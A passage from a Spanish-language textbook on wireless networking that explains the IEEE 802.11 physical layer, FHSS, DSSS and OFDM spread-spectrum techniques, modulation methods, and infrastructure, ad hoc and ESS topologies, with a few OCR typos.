7	APLICACIÓN	IP	HTTP, FTP, SMTP
6	PRESENTACIÓN		DNS, LDAP
5	SESIÓN	IEEE 802	DNS, LDAP
4	TRANSPORTE		UDP, TCP
3	RED		ICMP, RSVP

Relación de los protocolos de red local.

CAPA FÍSICA DE REDES INALÁMBRICAS

La norma IEEE 802 define exclusivamente los temas relacionados con las dos primeras capas del sistema OSI: las capas física y la de enlace. De hecho, a la capa de enlace la divide en dos, por lo que el resultado son tres capas:

- **PHY** (*Physical Layer*, 'Capa Física') es la capa que se ocupa de definir los métodos por los que se difunde la señal.
- **MAC** (*Médium Access Control*, 'Control de Acceso al Medio') es la capa que se ocupa del control de acceso al medio físico. En el caso de Wi-Fi el medio físico es el espectro radioeléctrico. La capa MAC es un conjunto de protocolos que controlan cómo los distintos dispositivos comparten el uso de este espectro radioeléctrico.
- **LLC** (*Logical Link Control*) es la capa que se ocupa del control del enlace lógico. Define cómo pueden acceder múltiples usuarios a la capa MAC.

La capa física se ocupa de definir los métodos por los que se difunde la señal. Para hacer esto, la capa física de IEEE 802.11 se divide en dos subcapas: lo que se conoce como PLCP (*Physical Layer Convergence Procedure*, 'Procedimiento de Convergencia de la Capa Física') y PMD (*Physical Médium Dependent*, 'Dependiente del Medio Físico'). PLCP se encarga de convertir los datos a un formato compatible con el medio físico. Por ejemplo, este formato es distinto si se trata de un medio físico de infrarrojos o de radio, mientras que PMD es el que se encarga de la difusión de la señal.

3.2. FLUJO DE DATOS

Los datos que se van a transmitir por el medio radio eléctrico proceden de las capas superiores (formato IP) y se pasan a la capa LLC (*Logical Link Control*, 'Control Lógico del Enlace'). La capa LLC le pasa estos datos a la capa MAC, quien, a su vez, se los pasa a la capa física para su emisión.

Los paquetes de datos que se intercambian entre las capas LLC y MAC se conocen como MSDU (*MAC Service Data Unit*, 'Unidad de Datos del Servicio MAC'), mientras que los paquetes de datos que se intercambian entre las capas MAC y física reciben el nombre de MPDU (*MAC protocol data unit*, 'Unidad de Datos del Protocolo MAC'). En la capa física, quien recibe estos datos es PLCP, quien es responsable de convertir los datos MPDU a un formato compatible con el medio físico.

Interfaces de la capa MAC y física

ESPECTRO EXPANDIDO (*SPREAD SPECTRUM*)

En cuanto a la utilización del medio radio eléctrico, la tecnología básica en la que se basa el funcionamiento de los sistemas inalámbricos es el sistema conocido como espectro expandido (*spread spectrum* en inglés).

Este sistema consiste en que el ancho de banda real utilizado en la transmisión es superior al estrictamente necesario para la transmisión de la información. Lo que se consigue con esto es un sistema muy resistente a las interferencias de otras fuentes de radio, resistente a los efectos de eco (*multipath*) y que puede coexistir con otros sistemas de radio frecuencia sin verse afectado y sin influir en su actividad. Estas ventajas hacen que la tecnología de espectro expandido sea la más adecuada en las bandas de frecuencia para las que no se necesita licencia.


Existen distintas técnicas de espectro expandido, entre las que se encuentra la tecnología CDMA utilizada en la tercera generación de telefonía móvil. No obstante, el estándar 802.11 define varios métodos y tecnologías de transmisión para implantaciones de LAN inalámbricas. Este estándar no sólo engloba la tecnología de radiofrecuencia sino también la de infrarrojos. Asimismo, incluye varias técnicas de transmisión como:

- FHSS (*Frequency Hopping Spread Spectrum*).
- DSSS (*Direct Sequence Spread Spectrum*).

Todos estos enfoques distintos tienen la misma capa MAC implantada. La mayoría de los productos WLAN de 11 Mbps utilizan tecnología de RF y se sustentan en DSSS para la comunicación.

FHSS (*FREQUENCY HOPPING SPREAD SPECTRUM*)

La técnica FHSS (*Frequency Hopping Spread Spectrum*, 'Espectro Expandido por Salto de Frecuencia') es un método para transmitir señales, consiste en dividir la banda de frecuencias en una serie de canales e ir transmitiendo la información saltando cada 400mseg (dwen time) de un canal a otro de acuerdo con un patrón de saltos (*spreading code* o *hopping code*) conocido solamente tanto por el emisor como por el receptor. Pasado este tiempo se pasa a otra frecuencia y se continúa la transmisión, de esta manera cada tramo de información se va transmitiendo en una frecuencia distinta durante un intervalo muy coro de tiempo.



SISTEMA FHSS

Cada una de las transmisiones a una frecuencia concreta se realiza utilizando una portadora de banda estrecha que va saltando lo largo del tiempo. El orden de los saltos en frecuencias que el emisor debe realizar está determinado según una secuencia que tanto emisor como receptor debe conocer.

ÁREA GEOGRÁFICA	SECUENCIAS DE SALTO	N. CANALES
Norteamérica Europa	Secuencia 1: 0, 3, 6, 9, 12, 15, 18, 21, 24, 27, 30, 33, 36, 39, 42, 45, 48, 51, 54, 57, 60, 63, 66, 69, 72, 75. Secuencia 2: 1, 4, 7, 10, 13, 16, 19, 22, 25, 28, 31, 34, 37, 40, 43, 46, 49, 52, 45, 48, 61, 64, 67, 70, 73, 76. Secuencia 3: 2, 5, 8, 11, 14, 17, 20, 23, 26, 29, 32, 35, 38, 41, 44, 47, 50, 53, 56, 59, 62, 65, 68, 71, 74, 77.	79
España	Secuencia 1: 0, 3, 6, 9, 12, 15, 18, 21, 24. Secuencia 2: 1, 4, 7, 10, 13, 16, 19, 22, 25. Secuencia 3: 2, 5, 8, 11, 14, 17, 20, 23, 26	27
Francia	Secuencia 1: 0, 3, 6, 9, 12, 15, 18, 21, 24, 27, 30 Secuencia 2: 1, 4, 7, 10, 13, 16, 19, 22, 25, 28, 31 Secuencia 3: 2, 5, 8, 11, 14, 17, 20, 23, 26, 29, 32	35
Japón	Secuencia 1: 6, 9, 12, 15 Secuencia 2: 7, 10, 13, 16 Secuencia 3: 8, 11, 14, 17	23

Secuencias de salto de frecuencias de IEEE 802.11 en distintas áreas geográficas.

El estándar IEEE 802.11 definió en 1997 que cada canal de FHSS tuviera un ancho de banda de 1 MHz dentro de la banda de frecuencias de 2,4 GHz. El ancho de banda total disponible y, por tanto, el número total de canales disponibles varía de acuerdo con el marco regulatorio de cada país o área geográfica. En cualquier caso, siempre existen tres juegos de secuencias de saltos. (*Ver tabla 2.2*).

La técnica FHSS reduce las interferencias porque, en el peor de los casos, la interferencia afectará exclusivamente a uno de los saltos de frecuencia, liberándose a continuación de la interferencia al saltar a otra frecuencia distinta. El resultado es que el número de bits erróneos es extremadamente bajo. Así mismo FHSS permite que coexistan varias comunicaciones en la misma banda de frecuencias. Para ello, cada comunicación debe tener un patrón de saltos con distinta secuencia.

A pesar de que el estándar original IEEE 802.11 incluía el sistema FHSS, no existe ninguna instalación real que utilice este sistema. La razón es que la velocidad máxima que se consigue con la técnica FHSS es de unos 3Mbps (aunque sólo está normalizada la velocidad de 1Mbps). No obstante, es posible que en un futuro se consigan velocidades superiores. Se habla de hasta 15 Mbps.

Una transmisión en espectro expandido ofrece 3 ventajas principales:

- Las señales en espectro expandido son altamente resistentes al ruido y a la interferencia.
- Las señales en espectro expandido son difíciles de interceptar. Una transmisión de este tipo suena como un ruido momentáneo o como un incremento en el ruido para cualquier receptor, excepto para el que está usando la secuencia usada por el transmisor.
- Las transmisiones en espectro expandido pueden compartir una banda de frecuencia con muchos tipos de transmisión convencional con mínima interferencia.

El inconveniente de FHSS es que tiene la necesidad de sincronizar el emisor y el receptor en la frecuencia a utilizar en cada momento. Este problema fue resuelto por los ingenieros de Sylvania Electronic Systems a finales de los años cincuenta.

- **DSSS (*DIRECT SEQUENCE SPREAD SPECTRUM*)**


  La técnica DSSS funciona transmitiendo simultáneamente por varias frecuencias diferentes, esto se logra sustituyendo cada bit de información por una secuencia de bits conocida como chip o código de chips (esto es un patrón de bits redundante) para así formar la señal de información, después pasa por la modulación mediante una portadora RF, por lo que el receptor deberá de modular la señal para obtener la información original.

  La secuencia de bits utilizada para modular cada uno de los bits de información es la secuencia Baker y tiene la forma:

  +1, -1, +1,+1, -1, +1, +1, +1, -1, -1, -1

  Esta es la secuencia de 11 chips. Estos códigos de chips permiten a los receptores eliminar por filtrado las señales que no utilizan la misma secuencia de bits y se incrementa la posibilidad de que los datos transmitidos lleguen a su destino. Entre las señales que son eliminadas se encuentra el ruido y las interferencias.

  El código de chips permite al receptor identificar los datos como pertenecientes a un emisor determinado. El emisor genera el código de chips y, sólo los receptores que conocen dicho código pueden descifrar los datos. Por tanto, en teoría, DSSS permite que varios sistemas puedan funcionar en paralelo; cada receptor filtrará exclusivamente los datos que se corresponden con su código de chips. Por otro lado, cuanto más largo es el código de chips, más resistente será el sistema a las interferencias y mayor número de sistemas podrán coexistir simultáneamente. La norma IEEE 802.11 recoge que la longitud mínima del código de chips debe ser de 11.



- **PRINCIPIOS DEL SISTEMA DSSS.**

  DSSS tiene definidos dos tipos de modulaciones a aplicar a la señal de información, tal y como se especifica en el estándar 802.11:

  - Modulación DBPSK (Differential Binary Phase Shift Keying). Velocidad de transferencia 1 Mbps.
  - Modulación DQPSK (Differential Quadrature Phase Shift Keying). Velocidad de transferencia 2 Mbps.

  En la práctica, la coexistencia de sistemas no se consigue por el uso de distintos códigos de chips, sino por el uso de distintas bandas de frecuencias. Un sistema DSSS de 11 Mbps (IEEE 802.11b) necesita un ancho de banda de 22 MHz, siendo la distancia mínima entre portadoras de 30 MHz. Como el ancho de banda disponible en la banda de 2,4 GHz (en el área regulada por el FCC) es de 83,5 MHz, sólo es posible la coexistencia de tres sistemas DSSS en el mismo lugar.

En topologías de red que contengan varias celdas, ya sean solapadas o adyacentes, los canales pueden operar simultáneamente sin apreciare interferencias en el sistema si la separación entre las frecuencias centrales es como mínimo de 30 MHz, lo que significa que los 83.5 MHz de ancho de banda total disponible podemos obtener 3 canales independientes que puedan operar simultáneamente en una determinada zona geográfica sin que hay interferencias en un canal procedentes de otros canales; esta interferencia es lo que permite aumentar la capacidad del sistema de forma lineal con el número de puntos de acceso operando en un canal que no se esté utilizando y hasta un máximo de tres canales.

El sistema DSSS al igual que todos presenta desventajas:

- El inconveniente del DSSS en relación con el FHSS es que más vulnerable a las interferencias de la banda estrecha.
- En un área solo pueden funcionar 3 sistemas de forma simultánea.
- DSSS necesita componentes más rápidos y caros que los sistemas FHSS.

Pero también este sistema presenta ciertas ventajas:

- Permite mayores velocidades de datos estas oscilan entre los 5.5 y 11Mbps.
- DSSS siempre transmite en un único canal.

OFDM (MULTIPLEXAJE POR DIVISIÓN DE FRECUENCIA ORTOGONAL)

OFDM (*Orthogonal Frequency Division Multiplexing*, 'Multiplexación Ortogonal por División de Frecuencias') es la técnica de gestión de frecuencias utilizada por IEEE 802.1 la. Esta técnica divide el ancho de banda en subcanales más pequeños que operan en paralelo. De esta forma se consigue llegar a velocidades de transmisión de hasta 54 Mbps (100 Mbps con soluciones propietarias).

La técnica OFDM fue patentada por Bell Labs en 1970 y está basada en un proceso matemático llamado FFT (*Fast Fourier Transform*, 'Transformada Rápida de Fourier').

OFDM divide la frecuencia portadora en 52 subportadoras solapadas. 48 de estas subportadoras son utilizadas para transmitir datos y las otras cuatro para poder alinear las frecuencias en el receptor. Este sistema consigue un uso muy eficiente del espectro radioeléctrico.

OFDM puede transmitir datos a distintas velocidades, utilizando distintas técnicas de modulación en cada una de ellas. Las velocidades normalizadas que admite OFDM son 6, 9,12, 18, 24, 36, 48 y 54 Mbps.

Una de las ventajas de OFDM es que consigue una alta resistencia a las interferencias producidas por las ondas reflejadas en los objetos del entorno (eco o *multipath*).Estas ondas llegan al receptor con distinta amplitud y a distinto tiempo que la señal principal produciendo interferencias. Estas interferencias son un problema a velocidades superiores a 4 Mbps; por este motivo, se utilizan técnicas (como OFDM) que mitiguen este efecto.

TÉCNICAS DE MODULACIÓN

Para transmitir la señal vía radio, hace falta definir un método de difusión de la señal y un método de modulación de la señal. La modulación consiste en modificar una señal pura de radio para incorporarle la información a transmitir. La señal base a modular recibe el nombre de portadora (*carrier* en inglés). Lo que se le cambia a la portadora para modularla es su amplitud, frecuencia, fase o una combinación de éstas.

Mientras mayor es la velocidad de transmisión, más complejo es el sistema de modulación. Las técnicas de modulación utilizadas en IEEE 802.11 son las siguientes:

- BPSK (*Binary Phase-Shif Keying*, 'Modulación Binaria por Salto de Fase').
- QPSK (*Quadrature Phase-Shif Keying*, 'Modulación por Salto de Fase en Cuadratura ').
- GFSP (*Gaussian Frecuency-Shif Keying*, 'Modulación Gausiana por Salto de Frecuencia').
- CCK (*Complementary Code Keying*, 'Modulación de Código Complementario').

Una vez emitida la señal modulada, el receptor tiene que recibir la señal, sincronizar el código de difusión y de modular la información. Los sistemas FHSS son más complicados de sincronizar que los sistemas DSSS. En el primer caso hay que sincronizar tiempo y frecuencia, y en el segundo, sólo el tiempo.

VELOCIDAD	TÉCNICA DE MODULACIÓN	BITS POR SEÑAL
6 Mps	BPSK	1
9 Mps	BPSK	1
12 Mps	QPSK	2
18 Mps	QPSK	2
24 Mps	QAM-16 (BPSK)	4
36 Mps	QAM-16 (BPSK)	4
48 Mps	QAM- 64 (QPSK)	6
54 Mps	QAM- 64 (QPSK)	6

Técnicas de modulación utilizadas por IEEE 802.11a.

BPSK

Con la transmisión por desplazamiento de fase binaria (BPSK), son posibles dos fases de salida para una sola frecuencia de portadora. Una fase de salida representa un 1 lógico y la otra un 0 lógico. Conforme la señal digital de entrada cambia de estado, la fase de la portadora de salida se desplaza entre dos ángulos que están 180° fuera de fase. El BPSK es una forma de modulación de onda cuadrada de portadora suprimida de una señal de onda continua.

Transmisor de BPSK

El modulador BPSK se muestra en un diagrama a bloques simplificado, el modulador balanceado actúa como un conmutador para invertir la fase. Dependiendo de la condición lógica de la entrada digital, la portadora se transfiere a la salida, ya sea en fase o 180° fuera de fase, con el oscilador de la portadora de referencia.

CAP.


4

Topología de una red inalámbrica

4.1. TOPOLOGÍAS DE LAS REDES INALÁMBRICAS WLAN

La topología de una red es la arquitectura de la red, la estructura jerárquica que hace posible la interconexión de los equipos. IEEE 802.11 Las redes inalámbricas WI-FI contempla tres topologías o configuraciones distintas:

- ***Modo infraestructura o BSS.*** En esta configuración, además de las tarjetas WI-FI en las computadoras, se necesita disponer de un equipo conocido como punto de acceso. El punto de acceso lleva a cabo una coordinación centralizada de la comunicación entre los distintos terminales de la red.
- ***Modo ad hoc o IBSS.*** Es una configuración en la cual sólo se necesita disponer de tarjetas o dispositivos inalámbricos Wi-Fi en cada computadora. Las computadoras se comunican unos con otros directamente, sin necesidad de que existan puntos de acceso intermedios.
- ***Modo ESS.*** Esta configuración permite unir distintos puntos de acceso para crear una red inalámbrica con una amplia cobertura. Una red ESS está formada por múltiples redes BSS. Las distintas redes BSS se pueden poner pegadas unas a otras para conseguir tener una continuidad de servicio en toda la red ESS.



En las modalidades BSS y ESS todas las comunicaciones pasan por los puntos de acceso. Aunque dos terminales estén situados uno junto al otro, la comunicación entre ellos pasará por el punto de acceso al que estén asociados. Esto quiere decir que un Terminal no puede estar configurado para funcionar en la modalidad *ad hoc* (IBBS) y de infraestructura (BSS) a la vez lo que sí se puede es configurar la terminal de distinta forma dependiendo de lo que interese en cada momento.

TOPOLOGÍA INFRAESTRUCTURA (BSS)

BSS (*Basic Service Set*, 'Conjunto de Servicios Básicos'). En esta modalidad se añade un equipo llamado punto de acceso (*AP* o *Access Point* en inglés) que realiza las funciones de coordinación centralizada de la comunicación entre los distintos terminales de la red. Los puntos de acceso tienen funciones de *buffer* (*memoria de almacenamiento intermedio*) y de *gateway* (*pasarela*) con otras redes. A los equipos que hacen de pasarelas con otras redes externas se les conoce como *portales*. A la modalidad BSS también se la conoce como modo infraestructura.


Una topología de infraestructura es aquella que extiende una red LAN con cable existente para incorporar dispositivos inalámbricos mediante una estación base, denominada punto de acceso.

El punto de acceso une la red LAN inalámbrica y la red LAN con cable y sirve de controlador central de la red LAN inalámbrica. El punto de acceso coordina la transmisión y recepción de múltiples dispositivos inalámbricos dentro de una extensión específica; la extensión y el número de dispositivos dependen del estándar de conexión inalámbrica que se utilice y del producto.

En la modalidad de infraestructura, puede haber varios puntos de acceso para dar cobertura a una zona grande o un único punto de acceso para una zona pequeña, ya sea un hogar o un edificio pequeño.

El dispositivo inteligente, denominado "estación" en el ámbito de las redes LAN inalámbricas, primero debe identificar los puntos de acceso y las redes disponibles. Este proceso se lleva a cabo mediante el control de las tramas de señalización procedentes de los puntos de acceso que se anuncian a sí mismos o mediante el sondeo activo de una red específica con tramas de sondeo.

La estación elige una red entre las que están disponibles e inicia un proceso de autenticación con el punto de acceso. Una vez que el punto de acceso y la estación se han verificado mutuamente, comienza el proceso de asociación.



◉ TOPOLOGÍA INFRAESTRUCTURA

La asociación permite que el punto de acceso y la estación intercambien información y datos de capacidad. El punto de acceso puede utilizar esta información y compartirla con otros puntos de acceso de la red para diseminar la información de la ubicación actual de la estación en la red. La estación sólo puede transmitir o recibir tramas en la red después de que haya finalizado la asociación.

En la modalidad de infraestructura, todo el tráfico de red procedente de las estaciones inalámbricas pasa por un punto de acceso para poder llegar a su destino en la red LAN con cable o inalámbrica.

El acceso a la red se administra mediante un protocolo que detecta las portadoras y evita las colisiones. Las estaciones se mantienen a la escucha de las transmisiones de datos durante un período de tiempo especificado antes de intentar transmitir. Antes de transmitir, la estación debe esperar durante un período de tiempo específico después de que la red está despejada. Esta demora, junto con la transmisión por parte de la estación receptora de una confirmación de recepción correcta, representa la parte del protocolo que evita las colisiones. En esta modalidad de infraestructura, el emisor o el receptor es siempre el punto de acceso.

Dado que es posible que algunas estaciones no se escuchen mutuamente, aunque ambas estén dentro del alcance del punto de acceso, se toman medidas especiales para evitar las colisiones. Entre ellas, se incluye una clase de intercambio de reserva que puede tener lugar antes de transmitir un paquete mediante un intercambio de tramas "petición para emitir" y "listo para emitir", y un vector de asignación de red que se mantiene en cada estación de la red. Incluso aunque una estación no pueda oír la transmisión de la otra estación, oirá la transmisión de "listo para emitir" desde el punto de acceso y puede evitar transmitir durante ese intervalo.

El proceso de movilidad de un punto de acceso a otro no está completamente definido en el estándar. Sin embargo, la señalización y el sondeo que se utilizan para buscar puntos de acceso y un proceso de reasociación que permite a la estación asociarse a un punto de acceso diferente, junto con protocolos específicos de otros fabricantes entre puntos de acceso, proporcionan una transición fluida.


La sincronización entre las estaciones de la red se controla mediante las tramas de señalización periódicas enviadas por el punto de acceso. Estas tramas contienen el valor de reloj del punto de acceso en el momento de la transmisión, por lo que sirve para comprobar la evolución en la estación receptora. La sincronización es necesaria por varias razones relacionadas con los protocolos y esquemas de modulación de las conexiones inalámbricas.

- **MODO *AD HOC***

  Las comunicaciones ad hoc son muy fáciles de configurar y resultan muy interesantes cuando se necesita establecer una comunicación temporal entre dos equipos.

  Por otro lado, el modo infraestructura es el más adecuado para crear redes permanentes, aunque sean de tan sólo dos terminales. Las razones que nos llevan a esta conclusión son varias:

  - El modo infraestructura ofrece un mayor alcance que en la modalidad *ad hoc*.
  - El punto de acceso permite compartir el acceso a Internet entre todos sus terminales. Esto permite compartir un acceso de banda ancha (*por ejemplo*, *ADSL* o *cable*) entre todos los terminales que forman la red, sean dos o cientos de ellos.
  - El punto de acceso permite crear redes con un mayor número de terminales.
  - El punto de acceso ofrece características de gestión de la comunicación que no ofrece el modo *ad hoc*.
  - El punto de acceso, al igual que cualquier red local, permite compartir los recursos de los terminales que forman la red (*archivos, impresoras, etc.*)

